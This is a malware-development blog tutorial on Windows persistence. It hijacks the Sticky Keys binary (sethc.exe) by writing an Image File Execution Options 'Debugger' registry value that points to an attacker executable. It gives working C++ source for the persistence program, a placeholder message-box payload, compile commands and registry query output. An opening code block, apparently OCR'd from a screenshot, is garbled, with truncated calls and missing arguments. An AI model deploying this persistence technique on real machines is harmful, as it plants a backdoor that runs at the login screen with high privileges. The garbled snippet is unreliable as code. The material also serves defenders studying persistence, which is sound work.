

# Malware development: persistence - part 12. Accessibility Features. Simple C++ example.

[cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html](https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html)

September 30, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!

The screenshot shows a Windows 10 desktop environment. In the foreground, a debugger window for 'hack.exe' is open, displaying C++ code for creating a registry key under 'HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options'. The command line in the debugger shows the process running as 'sethc.exe'. In the background, a 'Properties' dialog box for 'sethc.exe' is visible, showing the 'File' tab with the file name 'C:\Windows\System32\sethc.exe'. A registry editor window is also open, showing the key 'HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe' with the value 'SetImageFileExecutionOptions' set to '1'. The status bar at the bottom indicates the file is 965C written.

```
3 windows' persistence via Accessibility Features~
4 author: @cocomelonc~
5 https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html~
6 */
7 #include <windows.h>
8 #include <string.h>
9 ~
10 int main(int argc, char* argv[]){
11     HKEY hkey = NULL;
12     DWORD gF = 512;
13     DWORD rM = 1;
14     ~
15     //image file~
16     const char* img = "SOFTWARE";
17     ~
18     //evil app~
19     const char* exe = "C:\\\\Windows\\\\System32\\\\sethc.exe";
20     ~
21     //Debugger~
22     LONG res = RegCreateKeyEx(
23     );
24     if (res == ERROR_SUCCESS)
25     //create new registry
26     regSetValueEx(hkey, (L
27     RegCloseKey(hkey);
28     }
29     ~
30     return 0;
31 }
```

This post is the result of my own research into another admin-level malware persistence trick: via Accessibility Features.


In the one of the previous posts, I wrote about persistence via Image File Execution Options. In the one of the PoC examples, we just created a debugger to a victim process in this registry key:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe

then only requires the malicious application to be stored in System32.

## practical example. sethc.exe

Today I just replace our victim process with `sethc.exe`. But what is `sethc.exe`? It appears it is responsible for sticky keys. Pressing the `Shift` key 5 times will enable the sticky keys:



Instead of the legitimate `sethc.exe`, “the rogue `sethc.exe`”, as usually for simplicity it is a meow messagebox, will be executed. The source code is pretty similar (`pers.cpp`):

```

/*
pers.cpp
windows persistence via Accessibility Features
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // image file
    const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\sethc.exe";

    // evil app
    const char* exe = "C:\\Windows\\System32\\hack.exe";

    // Debugger
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        // reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /v Debugger /d "hack.exe"
        RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}

```

Meow-meow messagebox:

```

/*
hack.cpp
evil app for windows persistence
via Accessibility Features
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")


int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

## demo

Let's go to see everything in action. Check registry keys before:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ExtExport.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ie4uinit.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ieinstal.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ieloutil.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ieUnatt.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\iexplore.exe
    DisableExceptionChainValidation    REG_DWORD    0x0
    DisableUserModeCallbackFilter    REG_DWORD    0x1
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MRT.exe
    CFGOptions    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mscorsvw.exe
    MitigationOptions    REG_QWORD    0x100000000


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msfeedssync.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe
    MitigationOptions    REG_QWORD    0x100

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MsMpEng.exe
    CFGOptions    REG_DWORD    0x1
```

Then, compile our `pers.cpp`:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-30-malware-pers-12]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-30-malware-pers-12]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Sep 30 17:40 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc  967 Sep 30 17:39 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   367 Sep 30 17:34 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 30 17:34 hack.exe
```

Run and check registry keys again:


You need to have administrative privileges to replace the genuine Windows binary of the tool

```
.\\pers.exe  
reg query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe" /s
```





```
Administrator: Windows PowerShell  
File Machine View Input Devices Help  
Recycle Bin Edge Microsoft Edge Firefox shared (VBoxSrv) Process Hacker x32dbg  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ngentask.exe  
MitigationOptions REG_QWORD 0x10000000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PresentationHost.exe  
MitigationOptions REG_QWORD 0x111111  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PrintDialog.exe  
MitigationOptions REG_QWORD 0x10000000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PrintIsolationHost.exe  
MitigationOptions REG_QWORD 0x200000  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\runtimebroker.exe  
MitigationOptions REG_QWORD 0x10000000  
